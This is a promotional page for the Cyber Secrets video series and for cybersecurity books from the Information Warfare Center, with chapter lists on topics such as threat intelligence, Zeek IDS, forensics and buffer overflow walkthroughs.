Cyber Secrets originally aired in 2013 and covers issues ranging from Anonymity on the Internet to Mobile Device forensics using Open Source tools, to hacking. Most of the episodes are technical in nature. Technology is constantly changing, so some subjects may be revisited with new ways to do what needs to be done.

Just the Tip

Just the Tip is a video series that covers a specific challenge and solution within 2 minutes. These solutions range from tool usage to samples of code and contain everything you need to defeat the problems they cover.

Quick Tips

This is a small video series that discusses quick tips that covers syntax and other command line methods to make life easier

CyberSec.TV

Active Facebook Community: Facebook.com/groups/cybersecrets

Information Warfare Center Publications

CYBER Intelligence Report
What's Inside?
Visit our YouTube Channel
Threat Intelligence & Training


Threat Intelligence and Hacking training. The Cyber Intelligence Report series covers hacking, forensics, threat intelligence, and everything in between. This issue will focus on a little SCADA/ICS, Dark Web, and how to identify a vulnerability and write an exploit for it. Here is a list of some of the chapters: Triton… The Russia-Linked Cyber ICS WMD, Advanced Persistent Threats, The Cyber Kill Chain, Securing Data at Rest and Data in Transit Anonymity on the Internet, Zeek (Bro) IDS - Installation & Configuration, and VulnServer: TRUN Buffer Overflow walk through. amzn.to/2MI2xxI

CYBER INTELLIGENCE REPORT
Q1-2020
SOCRANGE
LINUX
DIVE INTO THE 5TH DOMAIN THREAT INTELLIGENCE


Dive Into the 5th Domain: Threat Intelligence includes: Cyber Attacks Can Kill, Dark Web News and Dark Market Exit Scams, OSINT & Online Investigation Tips, Online and Dark Web Investigations: CSI Linux, CSI Linux Forensic Challenge, Chain of Custody Template, Data destruction & recoverability, Anonymity on the Web (Tor and Privoxy), OSINT Reconnaissance (Recon-ng walkthrough), Autopsy Installation in Linux, Elastic Stack with Zeek (Bro) IDS Integration, Configuring Zeek (Bro) IDS Signatures, and more... amzn.to/37gPfBE

CYBER INTELLIGENCE REPORT
Q2-2020
RED TEAMING
AROUND YOUR BACKYARD
WHILE DRINKING OUR JUICE IN THE HOOD
SOCRANGE
LINUX

Red Teaming Around Your Backyard While Drinking Our Juice in The Hood includes OIT, Cyber Scams and Attacks, Software Defined Radio (SDR fun), Dark Web Information, Tools and Tips, Iranian Backed Fox Kitten APT, Red Team War Story, Post Exploit: Island Hopping/Pivoting, Hacking Challenge, Reverse Engineering using Ghidra Challenge, Online Privacy/Anonymity, Offensive Tactics, Reconnaissance with SpiderFoot, CVE Vulnerability Scanning using NMAP, Using NMAP for Exploitation, Penetration Testing and Exploitation Using NMAP and tools, SEH Buffer Overflow Exploitation on Windows 10, and more... amzn.to/3f4HT6W


A network defender's guide to threat detection
Using Zeek, Elasticsearch, Logstash, Kibana, Tor, and more.
Richard K. Medlin

A network defender's GUIde to threat detection: Using Zeek, Elasticsearch, Logstash, Kibana, Tor, and more. This book covers the entire installation and setup of your own SOC in a Box with ZEEK IDS, Elasticstack, with visualizations in Kibana. amzn.to/2AZqBJW



Do you want to learn how to conduct vulnerability assessments or penetration tests but don't know where to start? Are you getting into computer forensics and want some more hands on practice with more tools and environments? Well, we have something that might just save you some time and money. amzn.to/30xOvGX